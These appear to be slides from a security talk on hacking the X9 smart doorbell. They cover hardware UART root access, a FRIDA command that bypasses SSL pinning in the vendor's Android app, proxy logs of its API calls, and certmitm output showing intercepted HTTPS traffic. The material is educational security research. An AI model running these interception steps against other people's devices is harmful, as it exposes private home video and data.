

# Hacking a Smart Doorbell: An IoT hacking guide

Daniel Schwendner

Follow along



<https://github.com/code-byter/doorbell-hacking>



# 0x01 Whoami



**Daniel Schwendner**  
DevOps Engineer by day, IoT  
Hacker by night



@code\_byter  
[code-byter.com](http://code-byter.com)

# Agenda

## Hacking a Smart Doorbell

- Mobile Application Security Fundamentals
- Bluetooth Low Energy Sniffing
- Getting access to the video stream

# X9 Smart Wireless Doorbell



X9 Smart Wireless Remote Video Doorbell Camera, Intelligente Visuelle Türklingel Mit Voice Change HD, Nachtsicht-WLAN-Sicherheits-Türklingelkameras, Unterstützung Für Remote-Videoanrufe, Einfache Inst

Marke: mumisuto

31<sup>49</sup> €

Preisangaben inkl. USt. Abhängig von der Lieferadresse kann die USt. an der Kasse variieren. [Weitere Informationen.](#)

Möchtest du dein Elektro- oder Elektronikgerät kostenlos recyceln?

Spare bis zu 3% mit Preisen für Unternehmenskunden. [Registriere dich für ein kostenloses Amazon Business-Konto](#)

[Ausgaben im Blick behalten und 5€ Aktionsgutschein sichern: Jetzt Amazon-Konto aufladen](#)

**Aktuelle Angebote** 5% Rabatt 1 [Werbeaktion](#)

- **[Unterstützt Videoanrufe]** : Die Türklingelkamera verfügt über eine X9-WLAN-Video Türklingel, die Videoanrufe unterstützt und problemlos auf Besucher reagieren kann, Sicherheit mit Komfort kombiniert. Gleichzeitig kann es Bilder aufnehmen und zum Schutz in der Cloud speichern.



Für größere Ansicht Maus über das Bild ziehen



31<sup>49</sup> €

GRATIS Lieferung **3. - 15. November.** [Details](#)

[Lieferroute](#) Lieferroute an Daniel - 80807 München

**Auf Lager**

Menge:

[In den Einkaufswagen](#)


[Jetzt kaufen](#)

Zahlung [Sichere Transaktion](#)  
Versand [Cimophe](#)  
Verkäufer [Cimophe](#)  
Rückgaben [Retournierbar innerhalb von 30 Tagen nach Erhalt](#)

Für weitere Informationen, Impressum, AGB und Widerrufsrecht klicke bitte auf den Verkäufernamen..

[Auf die Liste](#)

# Attack Scenario




# Attack Vectors



Mobile  
Application



Network  
Communication



Physical Access






Bluetooth  
Communication

# HARDWARE HACKING



# UART - Root Shell





USB to Serial  
UART





MOBILE  
APP  
HACKING

# Android App



Tools




FRIDA



mitmproxy



# Attack Scenario




# Network Communication



# FRIDA

```
frida --codeshare cipolloni/universal-android-ssl-pinning-bypass-with-frida -f com.naxclow.home
```



011101011010010010111011011101100111010110100100101110110110


# Network Communication

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer									
Intercept HTTP history WebSockets history Proxy settings									
Filter: Hiding CSS, image and general binary content									
# ^	Host	Method	URL	Params	Edited	Status code	Length	MIME type	
16	https://home.naxclow.com	GET	/app/api/UniPush/getCID			200	324	JSON	
17	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/search	✓		200	569	JSON	
18	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/searchUnRead	✓		200	6283	JSON	
19	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/allRead	✓		200	294	JSON	
20	https://home.naxclow.com	GET	/app/api/ApiSysDevicesService/getUserSer...			200	291	JSON	
21	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/searchUnRead	✓		200	1008	JSON	
22	https://home.naxclow.com	GET	/app/api/ApiAppVersion/getNewVersion?ver...	✓		200	306	JSON	
23	https://home.naxclow.com	GET	/app/api/ApiSysDevices/getDevicesList			200	722	JSON	
24	https://home.naxclow.com	GET	/app/api/webSocket?token=eyJ0eXAiOiJKV1...	✓		101	299		
25	https://home.naxclow.com	GET	/app/api/ApiAppUser/getCurDate			200	303	JSON	
26	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/searchUnRead	✓		200	572	JSON	
27	https://home.naxclow.com	GET	/app/api/ApiSysDevicesAlertSetting/getSett...	✓		200	325	JSON	
28	https://s2.dcloud.net.cn	POST	/collect/plusapp/startup/v2	✓		200	185	HTML	
29	https://home.naxclow.com	POST	/app/api/ApiAppUser/setLangage	✓		200	294	JSON	
30	https://home.naxclow.com	POST	/app/api/ApiAppUser/setTimeZone	✓		200	294	JSON	
31	https://home.naxclow.com	GET	/app/api/UniPush/getCID			200	324	JSON	
32	https://home.naxclow.com	GET	/app/api/ApiSysDevicesService/getUserSer...			200	291	JSON	
33	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/allRead	✓		200	294	JSON	
34	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/searchUnRead	✓		200	6722	JSON	
35	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/searchUnRead	✓		200	1448	JSON	
36	https://home.naxclow.com	GET	/app/api/ApiSysDevices/getDevicesList			200	722	JSON	
37	https://home.naxclow.com	GET	/app/api/ApiSysDevices/getDeviceByCode?...	✓		200	939	JSON	
38	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/answerRecord	✓		200	304	JSON	
39	https://home.naxclow.com	GET	/app/api/ApiServer/getTarConf?clientId=tou...	✓		200	472	JSON	
40	https://home.naxclow.com	POST	/app/api/ApiAlertRecord/searchUnRead	✓		200	572	JSON	
42	https://home.naxclow.com	GET	/app/api/ApiSysDevicesAlertSetting/getSett...	✓		200	325	JSON	
43	https://home.naxclow.com	POST	/app/api/ApiMqtt/sendSetting	✓		200	294	JSON	
44	https://home.naxclow.com	POST	/app/api/ApiSysDevices/setDevTime	✓		200	294	JSON	

# Attack Scenario




0111010110100100101110110110110



0111010110100100101110110110110




# Certificate Validation Vulnerabilities







# Certmitm




```
INFO - 10.42.0.92: 47.246.44.224:443:gac1.dcloud.net.cn for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 47.246.44.226:443:gac2.dcloud.net.cn for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 163.181.92.237:443:bgac.dcloud.net.cn for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 47.110.136.107:443:s1.dcloud.net.cn for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 47.251.54.125:443:home.naxclow.com for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 47.251.54.125:443:home.naxclow.com for test replaced_key = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 47.251.54.125:443:home.naxclow.com for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
INFO - 10.42.0.92: 47.251.54.125:443:home.naxclow.com for test replaced_key = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
CRITICAL - 10.42.0.92: 123.207.69.251:443:er.dcloud.net.cn for test self_signed = data intercepted!
r\nUser-Agent: Dalvik/2.1.0 (Linux; U; Android 10; ONEPLUS A5010 Build/QKQ1.191014.012)\r\nHost: er.dcloud.net.cn\r\nConnection: Keep-Alive\r\nAccept-Encoding: gzip\r\nContent-Length: 405\r\n\r\n{"c":"-8001","os":29,"dh":1728,"pv":"1.8.8","i":"mwRuTDK2vWw4Ask4ElgpKubE11HBhgtNs6RrG2nM9YrN2ef\\\/BaMas+Jm3wUU62ZzhRybj5f3My6M7lfmiRAzow==","vb":"1.9.9.81902","m":"network error","vd":"OnePlus","p":"a","dw":1080,"v":"1.8.8","mc":"com.naxclow.home|_UNI_1ECAD77|129841100008|google","appid":"_UNI_1ECAD77","md":"ONEPLUS A5010","name":"X Smart Home","paid":"129841100008","net":3,"pn":"com.naxclow.home"}'
INFO - 10.42.0.92: 47.246.46.127:443:gc1.dcloud.net.cn for test self_signed = [SSL: SSLV3_ALERT_CERTIFICATE_UNKNOWN] sslv3 alert certificate unknown (_ssl.c:1007)
```






# Attack Scenario



# BLE Stack




- MAC address of client and server devices
- Encryption



# BLE Stack

## Host Card Interface

- SW interface to HW
- Packets can be captured here

